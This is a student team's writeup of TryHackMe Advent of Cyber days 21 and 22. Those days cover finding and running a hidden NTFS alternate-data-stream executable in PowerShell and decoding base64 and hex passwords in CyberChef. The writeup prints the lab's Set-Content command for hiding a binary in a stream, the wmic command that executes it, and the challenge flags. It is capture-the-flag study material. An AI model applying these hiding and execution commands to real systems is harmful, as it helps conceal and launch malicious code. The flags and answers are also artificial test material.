PSP0201
Week 6
Writeup


Group Name:HUSTLERS

Members

ID	Name	Role
1211100708	Muhammad Faiz BIn Mohd Fauzi	leader
1211101962	Barath A L Saravanan	member
1211101804	AKHILESHNAIDU A/L JAYA KUMAR	MEMBER

Day21 - [Blue Teaming] Time for some ELForensics
Tools : kali,attackbox,terminal,mozila firefox

Question 1




```
pose an opti
 Nice List
 Naughty Lis
 Exit

M{088731ddc7

ect an opti
```

```
    </requestedPrivileges>
  </security>
 </trustInfo>
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144



PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3472;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> _
```

The file hash for db.exe is 596690FFC54AB6101932856E6A78E3A1

Question 2




```
ose an optic
 Nice List
 Naughty List
 Exit

M{088731ddc7l

ect an optic
```

```
PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144



PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3472;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Docume


PS C:\Users\littlehelper\Documents> _
```

The MD5 file hash of the mysterious executable within the Documents folder is 5F037501FB542AD2D9B06EB12AED09F0


Question 4



```
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -Read
 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSDS
*fF
J:\code\aoc\deebee\deebee\obj\Debug\deebee.pdb
_CorExeMain
mscoree.dll
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
Comments
CompanyName
FileDescription
deebee
FileVersion
1.0.0.0
InternalName
deebee.exe
LegalCopyright
Copyright
  2020
LegalTrademarks
OriginalFilename
deebee.exe
ProductName
```

The hidden flag within the executable THM{f6187e6cbeb1214139ef313e108cb6f9}


Question 5



```
    </requestedPrivileges>
   </security>
  </trustInfo>
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144



PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3472;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> _
```

The powershell command used to view ADS is Get-Item -Path .\deebee.exe -Stream *

Question 6,7,8



```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3472;
        ReturnValue = 0;
};
```

The flag that is displayed when you run the database connector file is THM{088731ddc7b9fdeccaed982b07c297c}


Sharika Spooner is on Naughty list

Jaime Victoria is on Naughty list

Day 22 - [Blue Teaming]   Elf McEager becomes CyberElf
Tools:Cyberchef,Attackbox,Tryhackme,Remmina
Solution/walkthrough:

Question 1

Use cyberchef to decode the value to get the KeePass database password



gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=ZEdobFozSnBibU5vZDJGemFHVnlaUT09

Magic
Depth 3
□ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)

Input

length: 24
lines: 1


```
dGhlZ3JpbmNod2FzaGVyZQ==
```

Output

time: 23ms
length: 21543
lines: 794


Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, Fro Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+\\-=',true,false)	thegrinchwashere	Possible languages: English German Dutch

Question 2
The encoding method listed as the 'Matching ops' is base 64




From_Base64('A-Za-z0-9+\\-=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
	dGhlZ3JpbmNod2FzaGVyZQ==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.25

Question 3
the note on the hiya key is



Title: hiya
Icon:
User name:
Password: ●●●●●●●●●●●●●●●●
Repeat: ●●●●●●●●●●●●●●●●
Quality: 47 bits 16 ch.
URL:
Notes: Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

Question 4 & 5
Use from hex in cyberchef to decode the value



Recipe

From Hex
Delimiter: Auto


Input
length: 16
lines: 1

```
736e30774d346e21
```

Output
time: 1ms
length: 8
lines: 1

```
sn0wM4n!
```

